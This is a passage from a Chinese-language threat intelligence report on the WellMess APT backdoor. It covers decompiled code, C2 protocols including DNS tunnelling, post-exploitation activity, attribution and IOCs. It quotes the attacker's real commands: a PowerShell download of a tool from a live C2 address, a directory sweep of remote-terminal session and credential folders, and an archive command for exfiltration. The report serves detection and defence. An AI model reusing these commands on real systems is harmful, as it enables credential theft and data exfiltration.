  || (v14 = sub_403350(&v32, &Buffer), v24 = sub_401050(v14, "200"), sub_40CD20(&v32), !v24) )
{
  for ( dwNumberOfBytesRead = 0;
        InternetReadFile(v9, v37, 0x400u, &dwNumberOfBytesRead);
        dwNumberOfBytesRead = 0 )
  {
    if ( !dwNumberOfBytesRead )
      break;
    if ( dwNumberOfBytesRead >= 0x401 )
    {
      __report_rangecheckfailure();
      JUMPOUT(*(_DWORD *)algn_4066A1);
    }
```

其中在通信过程中，会采用RC6算法加密

```
v2 = a2 - 1;
v3 = (a2 + 3) / 4;
for ( *(&v17 + v3) = 0; v2 >= 0; *v4 = v5 )
{
  v4 = &v18[(unsigned int)v2 >> 2];
  v5 = (*v4 << 8) + *(unsigned __int8 *)(v2-- + a1);
}
dword_44D188[0] = 0xB7E15163;
v6 = &byte_44D1BC;
do
{
  *(_DWORD *)v6 = *((_DWORD *)v6 - 1) - 0x61C88647;
  v6 += 4;
}
while ( (signed int)v6 <= (signed int)&byte_44D264 );
v7 = 0;
v8 = 0;
v9 = 44;
v16 = 0;
v10 = 0;
v17 = 0;
v11 = 0;
if ( v3 > 44 )
  v9 = (a2 + 3) / 4;
result = 3 * v9;
```

新版WellMess_Botlib

本次使用的后门为WellMess使用GO语言开发的最新版后门，最新版的样本与老版本的WellMess_Botlib 相比做了小部分功能调整，新版本同时可以支持http、https、域名多种协议进行命令控制。

其中在命令参数上多了一条"pr"指令用于设置使用的协议，而协议分为Protocol_1、Protocol_2、Protocol_3。

- Protocol_1采用http通信方式，Protocol_2采用https方式，这两种和老版WellMess_Botlib在通信方面采用相同加密方法。
- Protocol_3采用DNS隧道的方法，使用其中的TXT类型数据进行通信。在加密算法上不再使用AES和RC6而是采用RC4进行加密，同时采用zbase32进行编码。

```
net_LookupTXT(dnsName, *(__string *)&name_4[4], *(error_0 *)&name_4[16]);
v3 = *(unsigned __int64 *)&name_4[4] >> 32;
v2 = (string *)*(unsigned __int64 *)&name_4[4];
value_len = *(unsigned __int64 *)&name_4[4] >> 32;
value_ptr = (string *)*(unsigned __int64 *)&name_4[4];
if ( !*(_DWORD *)&name_4[16] )
  break;
if ( ++count >= 10 )
  return;
```


Protocol_3同时增加了'com'命令用于判断执行shell命令。目前捕获的样本中，Protocol_3功能暂未发现使用。

```
if ( v2 == 3 && *v3 == 'c' && v3[1] == 'o' && v3[2] == 'm' )
{
  v34 = *(uint8 **)(n.len + 8);
  message.array[1].len = *(_DWORD *)(n.len + 12);
  if ( *(_DWORD *)&runtime_writeBarrier.enabled )
    runtime_writebarrierptr((uintptr *)&message.array[1], (uintptr)v34);
  else
    message.array[1].str = v34;
  runtime_newproc(12, &botlib_CommandD);
}
```

样本本身依旧不带持久化功能，这和老版本专注于攻击服务器有关，在新版本中的持久化依旧依赖于渗透过程中shell命令交互执行。

5. 后渗透行为分析

在样本成功落地并和C&C进行交互后，会执行攻击者下发的远程命令进行后渗透攻击，相比于WellServ攻击行动，WellVpn行动的攻击拥有更明确的目的，执行的命令大致为以下几种：



我们对部分特征很强的shell操作进行了整理与分析：

- 收集本地机器信息部分，主要是对主机相关的信息进行收集

启动程序	执行命令
cmd.exe	wmic LOGICALDISK get Caption, Description, FileSystem, FreeSpace, Name, Size

- 下载第三方工具部分，可以看出攻击者除了使用作为C&C的几个端口，还会使用其他端口下载第三方工具辅助操作

启动程序	执行命令
powershell.exe	New-Object Net.WebClient).DownloadFile("http://103.216.221.19:81/7za.exe","$(cat ENV:\\LOCALAPPDATA)\\temp\\7za.exe")

- 收集密码信息并打包部分，攻击者本次攻击行动核心目的是收集密码信息，经过统计发现，主要目标是远程终端软件的session数据。收集后使用从C&C下载的7z或者其他的打包工具打包，最终利用WellMess后门中的上传功能上传。

启动程序	执行命令
cmd.exe	Dir /s /b "%appdata%\VanDyke\Config" & dir /s /b "%appdata%***\data" & dir /s /b "%appdata%\Microsoft\Windows\Recent" & dir /s /b "%appdata%\NetSarang\SECSH" & dir /s /b "%appdata%\NetSarang\Xftp\Sessions" & dir /s /b "%appdata%\Notepad++\backup" & dir /s /b "%appdata%\Tencent"
7za.exe	a -v10m %UserProfile%\AppData\Local\Temp\s.7z e:\SecureCRT\Config\Sessions

后渗透相关的Shell操作显示攻击者主要以收集信息、特别是密码信息为目的，而中招人员维护了大量相关机构的网络基础设施的账号密码。我们推测攻击者在获取这些系统的账户密码后，会通过相关系统作为突破口，再针对相关目标发起新一轮的网络渗透攻击，相关单位需要提高警惕，排查可能出现的网络异常情况。

◇ 幕后组织归属 ◇

在历史攻击数据中暂未关联到与此次WellMess攻击模式相似的数据，目前只能通过此次攻击行动的攻击痕迹推测幕后组织的归属，我们对攻击时间范围和样本编译时间范围进行统计分析。

- 远程shell按小时统计时区(UTC+0)

- 落地样本编译时间按小时统计时区(UTC+0)

攻击者远程shell的日志时间和样本的编译时间规律显示，该组织是来源于时区UTC+3即东三时区地域的国家。

总结

WellMess组织近几年来非常活跃，是一支拥有自己显著攻击特点的APT组织。该组织会针对攻击目标的供应链服务提供商进行网络渗透，请相关单位提高警惕，保护好关键网络基础设施的安全，同时对客户端做好安全漏洞补丁的更新，并定期进行病毒查杀。360高级威胁研究院对该组织仍将持续追踪，360威胁情报云、APT全景雷达等360全线安全产品已经支持对该组织的攻击检测。

团队介绍

TEAM INTRODUCTION

360高级威胁研究院是360政企安全集团的核心能力支持部门，由360资深安全专家组成，专注于高级威胁的发现、防御、处置和研究，曾在全球范围内率先捕获双杀、双星、噩梦公式等多起业界知名的0day在野攻击，独家披露多个国家级APT组织的高级行动，赢得业内外的广泛认可，为360保障国家网络安全提供有力支撑。

附录

IOC

1 MD5

WellMess_Hello

8777a9796565effa01b03cf1cea9d24d

WellMess_Botlib

51f3ff4ffb2ad830c5ddca0fb5f6417d

d24de5bb4f3b903e91e8ad31ddbee520

09bdcf2062d86cc0dd1d11479e30f747

31c888ee2fa179410c8b0812317b34af

e58b8de07372b9913ca2fbd3b103bb8f

429be60f0e444f4d9ba1255e88093721

WellMess_Net

03c78d459aeb4625d26eabbeae39bc99

3a3b65439f52f8611028f9bcaf5e0278

7d35c3aba04211d087fc5952b5d91511

39df019b9d9803655a95fcb184b2ed6a

74d59de5909c87ac6e727fe7e7429a76

84d9d57958ff032e9aca2b003e06610b

538f51690e2933e8beccef20098dac7b

3367fc1b45c344a590f633130da770a6

17450b81d0e34edfe9ea26788d8bd70f

584027e8ecb30f16106ed08fb3b7fbb4

aea1064a7c69c7687c75f18459f46c9a

bc479f7a8cb9bcc633f0f2b9733ed67b

ee843ed3afd6626847a3d9966168c700

WellMess_Task

d6e82086ca56623b07b72355fa217b9e

WellMess_Downloader

c5d5cb99291fa4b2a68b5ea3ff9d9f9a

a32e1202257a2945bf0f878c58490af8

967fcf185634def5177f74b0f703bdc0

2 C&C

URL

https://119.81.184[.]11:25

http://112.74.102[.]215:8085

http://119.81.173[.]130:80

http://103.253.41[.]82:8081

https://119.81.178[.]105:443

http://103.73.188[.]101

http://112.74.102[.]215:8081

http://103.253.41[.]102:8081

http://139.129.110[.]82:8081

http://120.76.101[.]58:8081

http://218.244.138[.]95:8085

http://120.55.163[.]144:8081

http://103.216.221.19:8080

https://103.216.221.19:8081

http://103.216.221.19:80

http://103.216.221.19:81

IP
119.81.184[.]11
112.74.102[.]215
119.81.173[.]130
103.253.41[.]82
119.81.178[.]105
103.73.188[.]101
103.253.41[.]102
139.129.110[.]82
120.76.101[.]58
218.244.138[.]95
120.55.163[.]144
103.216.221[.]19